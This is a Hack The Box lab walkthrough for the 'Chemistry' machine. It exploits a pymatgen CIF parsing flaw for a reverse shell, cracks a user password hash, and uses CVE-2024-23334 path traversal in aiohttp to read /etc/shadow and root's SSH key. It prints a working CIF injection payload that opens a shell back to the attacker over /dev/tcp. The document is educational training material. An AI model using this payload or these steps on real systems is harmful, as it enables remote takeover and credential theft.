# HTB | Chemistry

This is a Linux box. You can find it [here](https://app.hackthebox.com/machines/Chemistry).

**Skill Learned**

* CIF exploit
* CVE-2024-23334

## NMAP

IP:10.129.30.124

```
nmap -sT -p- --min-rate 10000 10.129.30.124
```

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2Ffd4VGOPSrTTRYoYX8RC8%2Fimage.png?alt=media&#x26;token=4187284b-b390-4a8b-a824-8fd1651c6a53" alt=""><figcaption><p>nmap</p></figcaption></figure>

### Port 5000

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FA3VWMz30mIlvV1kGmQMR%2Fimage.png?alt=media&#x26;token=9535d169-38d6-45ea-a74a-e1396e9cb4df" alt=""><figcaption><p>port 5000</p></figcaption></figure>

on registering we have a file upload option with .cif to to upload.&#x20;

We can download an `example.cif` to look at the syntax

## Foothold/shell

### CIF Exploit

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FfobOht57s6OPmjlziX80%2Fimage.png?alt=media&#x26;token=7ed80433-a795-4308-88c0-398d301670d4" alt=""><figcaption><p>example.cif</p></figcaption></figure>

It is a CIF (Crystallographic Information File) format, which is commonly used in crystallography to describe the atomic structure of crystals. Here’s a breakdown of the data:

1. **Cell Parameters**:

   These describe the dimensions of the unit cell (the repeating structure in the crystal lattice):

   * **\_cell\_length\_a**: The length of the unit cell along the "a" axis (10.00000 Å).
   * **\_cell\_length\_b**: The length of the unit cell along the "b" axis (10.00000 Å).
   * **\_cell\_length\_c**: The length of the unit cell along the "c" axis (10.00000 Å).
   * **\_cell\_angle\_alpha**: The angle between the "b" and "c" axes (90.00000 degrees).
   * **\_cell\_angle\_beta**: The angle between the "a" and "c" axes (90.00000 degrees).
   * **\_cell\_angle\_gamma**: The angle between the "a" and "b" axes (90.00000 degrees).

   These parameters indicate that the unit cell is cubic (since all angles are 90 degrees and the lengths are equal).
2. **Symmetry Information**:
   * **\_symmetry\_space\_group\_name\_H-M 'P 1'**: This specifies the space group of the crystal. 'P 1' indicates the simplest space group, with no symmetry beyond translational symmetry. It is the most basic space group in crystallography, implying there are no additional symmetry operations like rotations or reflections.
3. **Atomic Positions**:\
   The loop section defines the positions of atoms within the unit cell. The fractional coordinates (\_fract\_x, \_fract\_y, \_fract\_z) specify the position of each atom relative to the dimensions of the unit cell:
   * **H (Hydrogen)**:
     * Coordinates: (0.00000, 0.00000, 0.00000) — at the origin of the unit cell.
     * Occupancy: 1 (fully occupied).
   * **O (Oxygen)**:
     * Coordinates: (0.50000, 0.50000, 0.50000) — at the centre of the unit cell.
     * Occupancy: 1 (fully occupied).

<mark style="color:blue;">**Overall Explanation**</mark>: This CIF file describes a crystal with a simple cubic unit cell, where a hydrogen atom is located at the origin and an oxygen atom is located at the centre of the unit cell. The space group "P 1" implies no symmetry beyond basic translation, meaning there are no mirror planes, rotations, or inversions in the crystal structure.

#### Payload

On googling the payload I found [this](https://github.com/materialsproject/pymatgen/security/advisories/GHSA-vgv8-5cpj-qj2f) GitHub repo. After some hit and trail, I found the reverse shell

edit example.cif and add the below lines

```
_space_group_magn.transform_BNS_Pp_abc 'a,b,[d for d in ().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" + "classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system ("/bin/bash -c 'sh -i >& /dev/tcp/10.10.14.46/1234 0>&1'");0,0,0'


_space_group_magn.number_BNS 62.448
_space_group_magn.name_BNS "P n' m a' "
```

the above payload that is not part of standard crystallographic data but is instead a Python-based shell command injection. Here's what's happening in this command:

**Breakdown**:

* **\_space\_group\_magn.transform\_BNS\_Pp\_abc**: This CIF tag seems to be altered for malicious purposes. Instead of normal crystallographic information, it contains Python code hidden within a data field.
* **The Code**:
  * The code looks for a specific class (BuiltinImporter) using Python's introspection capabilities.
  * It then calls `os.system` to execute a shell command that opens a reverse shell connection to IP 10.10.14.46 on port 1234. The command `sh -i >& /dev/tcp/10.10.14.46/1234 0>&1` is designed to establish a reverse shell (giving remote access to the system) to the specified IP and port.
* **Reverse Shell**: If executed successfully, this command will attempt to open a reverse shell, which means the machine processing the CIF file will try to connect back to the attacker's machine at 10.10.14.46 on port 1234. This would provide the attacker with remote control over the machine running the CIF file.

\

Upload the file and click on View also before clicking view start the nc listener

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FEBdr1Ssim2jnfCV4cU70%2Fimage.png?alt=media&#x26;token=1a36e045-ed6c-41e5-b1e8-f2cb82284a59" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FD3k8c5zvGmg3cRsD05G4%2Fimage.png?alt=media&#x26;token=36ebf8bb-4bde-4dc0-81ce-a57a1797ffaa" alt=""><figcaption><p>nc -nlvp 1234</p></figcaption></figure>

We found user.txt but we do not have permission to view

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FaJhRMpvEHrE3zzFscm9Q%2Fimage.png?alt=media&#x26;token=4435583c-ac56-43d2-979b-12f87dc8044a" alt=""><figcaption></figcaption></figure>

On looking around the server we found a database.db file

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FRYKMxvzUfhbVbj8O9j3R%2Fimage.png?alt=media&#x26;token=f94f89de-6ce1-4c81-bddd-fe1316c36a3d" alt=""><figcaption><p>database.db</p></figcaption></figure>

On further analysing the databse.db we found passwords for users.

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FhK7VvyeiQEgOsVyePZ6p%2Fimage.png?alt=media&#x26;token=01e05740-705a-4efc-98ba-58491ebb20ad" alt=""><figcaption><p>passwords</p></figcaption></figure>

Found the password for Rosa via [crackstation](https://crackstation.net/)

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FF9HOzXVljGem2kP5iMa4%2Fimage.png?alt=media&#x26;token=45278d40-8498-4073-b45a-93e8d303ed7c" alt=""><figcaption><p>crackstation</p></figcaption></figure>

Now we can view the **user.txt**

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FFENVEpWW3j63D18HbgsM%2Fimage.png?alt=media&#x26;token=992ccde1-9953-47f5-a66a-1c8ff69bba53" alt=""><figcaption><p>user.txt</p></figcaption></figure>

## Priv Esc

For further enumeration, we will copy linpeas to the box.

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2F124PEvs3kZizLwT2F7AM%2Fimage.png?alt=media&#x26;token=239cff96-1a92-427c-9b84-60e0da91dc9e" alt=""><figcaption></figcaption></figure>

and now we will run it

We found that there is some internal service running on port 8080

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2F6gqTxWgC6EexpbfAV2uj%2Fimage.png?alt=media&#x26;token=cb2df07c-e839-46fb-bcda-949bf3addead" alt=""><figcaption><p>8080</p></figcaption></figure>

let's do port forwarding of port 8080 to our 8888 So that we can access it via localhost

```
ssh -L 8888:localhost:8080 rosa@10.129.30.146
```

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FR2oYJmm17a5vKaYdSftS%2Fimage.png?alt=media&#x26;token=6aa751b6-3312-4d6f-8644-1b4b713d97dd" alt=""><figcaption><p>port forward</p></figcaption></figure>

On using nmap on localhost 8888, we found **aiohttp 3.9.1** is running on port 8080 internally

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2Fvgi32jAwjcZEoViRZjmz%2Fimage.png?alt=media&#x26;token=592e3a91-e88a-4d74-aa1c-c954d443fa87" alt=""><figcaption><p>nmap</p></figcaption></figure>

### CVE 2024-23334


On googling about **aiohttp 3.9.1** exploit we found [this](https://github.com/z3rObyte/CVE-2024-23334-PoC) GitHub repo for POC

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FrMvWXlGcMivyYr4Ul6ZH%2Fimage.png?alt=media&#x26;token=c8015a28-1e7d-47b2-b0ad-c1629b815828" alt=""><figcaption><p>exploit.sh</p></figcaption></figure>

Let's copy this exploit to the box and run it

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FD7hAGvg7gCZi47VUQFoy%2Fimage.png?alt=media&#x26;token=022878d8-c644-422f-9c92-9e3c33336b52" alt=""><figcaption></figcaption></figure>

Looks like we have to modify the script

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FtF9u1S7hYlg7tx4DlMrA%2Fimage.png?alt=media&#x26;token=f8960a13-0289-43d4-9f63-8ee05e5c3e78" alt=""><figcaption></figcaption></figure>

After making necessary changes to the script Now when we run it we can get /etc/passwd

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FAxk6mpjvMTCuruDbdqcg%2Fimage.png?alt=media&#x26;token=d1b7646d-b67a-4f30-ab6f-b399828c555d" alt=""><figcaption><p>/etc/password</p></figcaption></figure>

We can verify if we can cat /etc/shadow or not, this will confirm whether we can view files with root permission or not, we have to replace `etc/passwd` to `etc/shadow` in the script and run

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FWIQJx3RL60JvmJYCLmCh%2Fimage.png?alt=media&#x26;token=cb8d63cf-ebb9-4aa0-a856-f0af74fbe56c" alt=""><figcaption><p>/etc/shadow</p></figcaption></figure>

And now we are sure that the exploit works properly we can get root.txt

Now there are two methods

#### Method 1

We can directly cat **root.txt.** For this, we have to change `/etc/shadow` to `root/root.txt`

and run the script

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FAe35ds7Hj35QEspNRyv0%2Fimage.png?alt=media&#x26;token=4b622bc2-8424-4396-9e9d-e7a7360b31cd" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FzulA4rA8EtKL2iPtlUPl%2Fimage.png?alt=media&#x26;token=efc21dc4-8992-4d31-b347-3ec8d93c7931" alt=""><figcaption><p>root.txt</p></figcaption></figure>

#### Method 2

We can get the id\_rsa for root and ssh as root

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FI4H2pRqBxp4K1AKnJGpU%2Fimage.png?alt=media&#x26;token=4c06b139-b097-4de2-b793-87b54538781e" alt=""><figcaption></figcaption></figure>

Now when we run it we will have root's RSA key

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2FcE3Zo0f2JYHYf6wixgpN%2Fimage.png?alt=media&#x26;token=3b649707-e7c8-45eb-b351-abc67cb14d94" alt=""><figcaption></figcaption></figure>

copy the key and ssh as root

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2F6TdtaGSG5WsJy1M0gXJs%2Fimage.png?alt=media&#x26;token=74f33ba2-1345-46ff-9283-71117ac90bc7" alt=""><figcaption><p>ssh as root</p></figcaption></figure>

now we can grab the **root.txt**

<figure><img src="https://2050535832-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FC1JOqzbmZkOvdQTzItEo%2Fuploads%2F0CpjzodQ3jthz2Oqxkq8%2Fimage.png?alt=media&#x26;token=17d884d3-0fed-4f09-b190-3751d6e98a75" alt=""><figcaption><p>root.txt</p></figcaption></figure>